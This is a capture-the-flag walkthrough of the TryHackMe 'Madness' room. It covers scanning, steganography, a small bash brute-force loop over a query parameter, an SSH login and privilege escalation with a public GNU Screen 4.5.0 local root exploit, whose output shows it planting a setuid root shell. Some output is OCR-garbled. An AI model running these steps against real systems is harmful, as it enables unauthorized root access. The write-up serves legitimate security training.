


Madness

Platform: TryHackMe

Difficulty: Easy

Date: 13 april 2021

Author of the writeup: Zubr



Scanning

Started with an aggressive nmap scan for the 1000 most common ports:

```
$ nmap --top-ports 1000 -A -oN nmap/initial 10.10.184.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-13 17:57 CEST
```

With this, we find 2 open ports.

```
$ nmap --top-ports 1000 -A -oN nmap/initial 10.10.184.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-13 17:57 CEST
Nmap scan report for 10.10.184.5
Host is up (0.003s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 ac:f9:85:10:52:65:6e:17:f5:1c:34:e7:d8:64:67:b1 (RSA)
|_ 256 4d:8e:5a:ec:b1:95:cd:dc:4d:01:b3:fe:5f:4e:12:c1 (ECDSA)
|_ 256 e9:ed:e3:eb:58:77:3b:00:5e:3a:f5:24:d8:58:34:8e (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http_server_header: Apache/2.4.18 (Ubuntu)
|_ http_title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.76 seconds
```

I then also launch gobuster, but gobuster doesn't find anything:

```
width: 800px;
alex@kali: ~/my_testing/Madness
$ gobuster -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u 10.10.184.5 -x py,php,txt,html,css,js,sh,cgi
=====
Gobuster v3.0.1 OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url: http://10.10.184.5
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Extensions: php,txt,html,css,js,sh,cgi,py
[+] Timeout: 10s
=====
2021/04/13 17:57:46 Starting gobuster
=====
/index.php (Status: 200)
[ERROR] 2021/04/13 17:57:59 [!] Get http://10.10.184.5/blog: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
[ERROR] 2021/04/13 17:57:59 [!] Get http://10.10.184.5/11.sh: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
```

We see an apache web server page, but after looking closely, we see in the source code that there is an added image to the page:

```
190 }
191 </style>
192 </head>
193 <body>
194 <div class="main_page">
195 <div class="page_header floating_element">
196 
197 <!-- They will never find me-->
198 <span class="floating_element">
199 Apache2 Ubuntu Default Page
200 </span>
201 </div>
202 <!-- <div class="table_of_contents floating_element">
203 <div class="section_header section_header_grey">
204 TABLE OF CONTENTS
205 </div>
206 <div class="table_of_contents item floating_element">
```

We can then wget the image so we can analyse it:

```
(alex@kali) - [~/my_testing/Madness]
$ wget http://10.10.184.5/thm.jpg
--2021-04-13 18:06:24-- http://10.10.184.5/thm.jpg
Connecting to 10.10.184.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22210 (22K) [image/jpeg]
Saving to: 'thm.jpg'

thm.jpg                               100%[=====]
2021-04-13 18:06:25 (47.0 KB/s) - 'thm.jpg' saved [22210/22210]

(alex@kali) - [~/my_testing/Madness]
$ ls
nmap thm.jpg
```

We see first that it downloaded the image as a jpg format but the hex signature is that of a png.

So we can change the png signature to the jpg signature.

This was the initial signature:

```
File: thm.jpg
00000000  89 50 4E 47 0D 0A 1A 0A 00 00 00 01 01 00 00 01
00000010  00 01 00 00 FF DB 00 43 00 03 02 02 03 02 02 03
```

We change it to this:

```
File: thm.jpg
00000000  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01
00000010  00 01 00 00 FF DB 00 43 00 03 02 02 03 02 02 03
```

A source for different signatures could be this one if you are searching:

https://en.wikipedia.org/wiki/List_of_file_signatures

We then see an image with something written on it:



We now go to that directory and see this:

Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!


Secret Entered:

That is wrong! Get outta here!

Going into the source code we can find something that might help us:

```
1 <html>
2 <head>
3   <title>Hidden Directory</title>
4   <link href="stylesheet.css" rel="stylesheet" type="text/css">
5 </head>
6 <body>
7   <div class="main">
8 <h2>Welcome! I have been expecting you!</h2>
9 <p>To obtain my identity you need to guess my secret! </p>
10 <!-- It's between 0-99 but I don't think anyone will look here-->
11
12 <p>Secret Entered: </p>
13
14 <p>That is wrong! Get outta here!</p>
15
16 </div>
17 </body>
18 </html>
```

After thinking and playing a bit around with burp I got the idea of putting a query string with as value a number between `0-99` and with argument `secret`:



Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!

Secret Entered: 1

That is wrong! Get outta here!

Had some problems with burp, did find nothing, maybe my mistake but I made a bash script:

```
#!/bin/bash

url="10.10.127.255/th1s_1s_h1dd3n/?secret="

keyword="wrong"

for ((i=0;i<100;i++))
do
    if curl -s "$url$i" | grep -q "$keyword"
    then
        continue
    else
        echo "$i is the number to use"
```

```
fi
```

```
done
```

Small and easy script that curls the url with the query string changing 100 times and only returns a response `$i is the number to use` with i being a number between 0 and 99 when the response has not `wrong` inside it.

We then get this response from our script:

```
(alex@Kali)-[~/my_testing/Madness]
$ ./script.sh
73 is the number to use
```

And we get something that looks like a password back (not shown in the screen):



Welcome! I have been expecting

To obtain my identity you need to guess my secret!

Secret Entered: 73

Urgh, you got it right! But I won't tell you who I am!

It is clearly said that it is not necessary to brute force anything.
So I continued searching and eventually used steghide on the image and we use that password and we get:

```

(alex@Kali)-[~/my_testing/Madness]
$ steghide --extract -sf thm.jpg
Enter passphrase:
wrote extracted data to "hidden.txt".

(alex@Kali)-[~/my_testing/Madness]
$ ls
counter.sh  hidden.txt  nmap  normal.png  pas

(alex@Kali)-[~/my_testing/Madness]
$ cat hidden.txt
Fine you found the password!

Here's a username

wbxre

I didn't say I would make it easy for you!

```

Was a bit lost for a while and used a hint, this says something about **rot**, so I passed it in a rot decoder and we see that **rot13** is giving a very interesting answer:

The screenshot shows a web interface for a ROT13 decoder. On the left, there's a search bar with the text "e.g. type 'sudoku'" and a link to "BROWSE THE FULL DCODE TOOLS' LIST". Below this is a "Results" section with a table of ROT13 shifts and their corresponding decoded words.

Shift	Decoded Word
[A-Z]+9	NS0IV
[A-Z]+15	HMICP
[A-Z]+23	ZEAUH
[A-Z]+13	JOKER

On the right side of the interface, there's a section titled "ROTATED TEXT" with the input "wbxre". Below this is a section titled "AUTOMATIC DECRYPTION (BRUTE-FORCE)" with a "DECRYPT" button.

So we have a username and password **BUT** we can still not ssh into the machine. So after a while of looking around and finding nothing and thinking that the room is broken...

I downloaded the room image:



and used stegoveritas on it:

```
(alex@Kali)-[~/my_testing/Madness]
$ stegoveritas room.jpg
Running Module: SVImage
+-----+
| Image Format | Mode |
+-----+
| JPEG (ISO 10918) | RGB |
+-----+
+-----+-----+-----+
| Offset | Carved/Extracted | Description
+-----+-----+-----+
| 0x477ef | Carved | LZMA compressed data, pro
| 0x477ef | Extracted | LZMA compressed data, pro
| 0x6ad0f | Carved | LZMA compressed data, pro
```

Very nice tool where you don't need a password like steghide.

In it I got a file that finally gave me the password:

```
(alex@Kali)-[~/my_testing/Madness/results]
$ cat steghide_aecb5fa7c8f9be54a0e7e85d77fe57ed.bin
I didn't think you'd find me! Congratulations!

Here take my password
```

We can now finally ssh into the machine:


```
(alex@ Kali)-[~/my_testing/Madness]
$ ssh joker@10.10.255.119
joker@10.10.255.119's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

We can now read the first flag `user.txt`:

```
joker@ubuntu:~$ ls
user.txt
joker@ubuntu:~$ cat user.txt
TUM615781-551122-6-5621610551-5-1-3
```

Escalation

Let's go for root now.

I send `linpeas.sh` onto the machine with scp and then look through it.

I see something interesting inside the `Interesting Files` part.

```
-rwsr-xr-x 1 root root 1.6M Jan 4 2020 /bin/screen-4.5.0.old
--- It looks like /bin/screen-4.5.0.old is executing chmod and you can impersonate it (strings line: chmod)
--- It looks like /bin/screen-4.5.0.old is executing chmod and you can impersonate it (strings line: chmod )
--- It looks like /bin/screen-4.5.0.old is executing chmod and you can impersonate it (strings line: chmod tty)
--- It looks like /bin/screen-4.5.0.old is executing chown and you can impersonate it (strings line: chown)
--- It looks like /bin/screen-4.5.0.old is executing chown and you can impersonate it (strings line: chown tty)
--- It looks like /bin/screen-4.5.0.old is executing clear and you can impersonate it (strings line: clear)
--- It looks like /bin/screen-4.5.0.old is executing comm and you can impersonate it (strings line: comm)
--- It looks like /bin/screen-4.5.0.old is executing /dev and you can impersonate it (strings line: /dev)
--- It looks like /bin/screen-4.5.0.old is executing /dev/ and you can impersonate it (strings line: /dev/) then look through it.
--- It looks like /bin/screen-4.5.0.old is executing /dev/console and you can impersonate it (strings line: /dev/console)
--- It looks like /bin/screen-4.5.0.old is executing /dev/null and you can impersonate it (strings line: /dev/null)
--- It looks like /bin/screen-4.5.0.old is executing /dev/ptmx and you can impersonate it (strings line: /dev/ptmx)
--- It looks like /bin/screen-4.5.0.old is executing /dev/tty and you can impersonate it (strings line: /dev/tty)
```

So we have `/bin/screen-4.5.0` and `/bin/screen-4.5.0.old` that look very interesting.

Very rapidly you can find an exploit for this.

So I downloaded it with searchsploit and transferred it.

```
alex@ Kali)-[~/my_testing/Max]
$ searchsploit screen 4.5.0

-----
Exploit Title: GNU Screen 4.5.0 - Local Privilege Escalation (PoC)
Path: /linux/local/41154.sh
      /linux/local/41152.txt
Shellcodes: No Results
Arctic:
Crimson:
```

```
(alex@Kali)-[~/my_testing/Nax]
$ searchsploit -m linux/local/41154.sh
Exploit: GNU Screen 4.5.0 - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/41154
Path: /usr/share/exploitdb/exploits/linux/local/41154.sh
File Type: Bourne-Again shell script, ASCII text executable, with
Copied to: /home/alex/my_testing/Nax/41154.sh

(alex@Kali)-[~/my_testing/Nax]
$ ls
41154.sh  nmap  PI3T.png  _PI3T.png.extracted

(alex@Kali)-[~/my_testing/Nax]
$ scp 41154.sh joker@10.10.255.119:/tmp/escalation.sh
joker@10.10.255.119's password:
41154.sh 1st technique
2nd technique (ms
```

So we now have a script and we added executable permissions to it, but after launching it we get an error:

```
joker@ubuntu:/tmp$ ./escalation.sh
bash: ./escalation.sh: /bin/bash^M: bad interpreter: No such file or directory
joker@ubuntu:/tmp$
```

This is because it has windows line endings, so we need to change this *Carriage return* character (`\r`) to the linux line endings:

```
sed -i -e 's/\r$//' escalation.sh
```

We can then execute it!

After all that struggle we are now root!

This is what the exploit looks like:

```
joker@ubuntu:/tmp$ ./escalation.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
  chmod("/tmp/rootshell", 04755);
  ^~~~~
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
  setuid(0);
  ^~~~~
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
  setgid(0);
  ^~~~~
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
  seteuid(0);
  ^~~~~
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
  setegid(0);
  ^~~~~
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
  execvp("/bin/sh", NULL, NULL);
  ^~~~~
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
'from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-joker.

# whoami
root
#
```

We can now read the root flag:

```
# cd /root
# ls
root.txt
# cat root.txt
TUMF5...d98...66...6...67010417547...0421...
```

I hope you enjoyed my walkthrough!
You can contact me for questions or any other subjects with this email:
alex.spiesberger@gmail.com

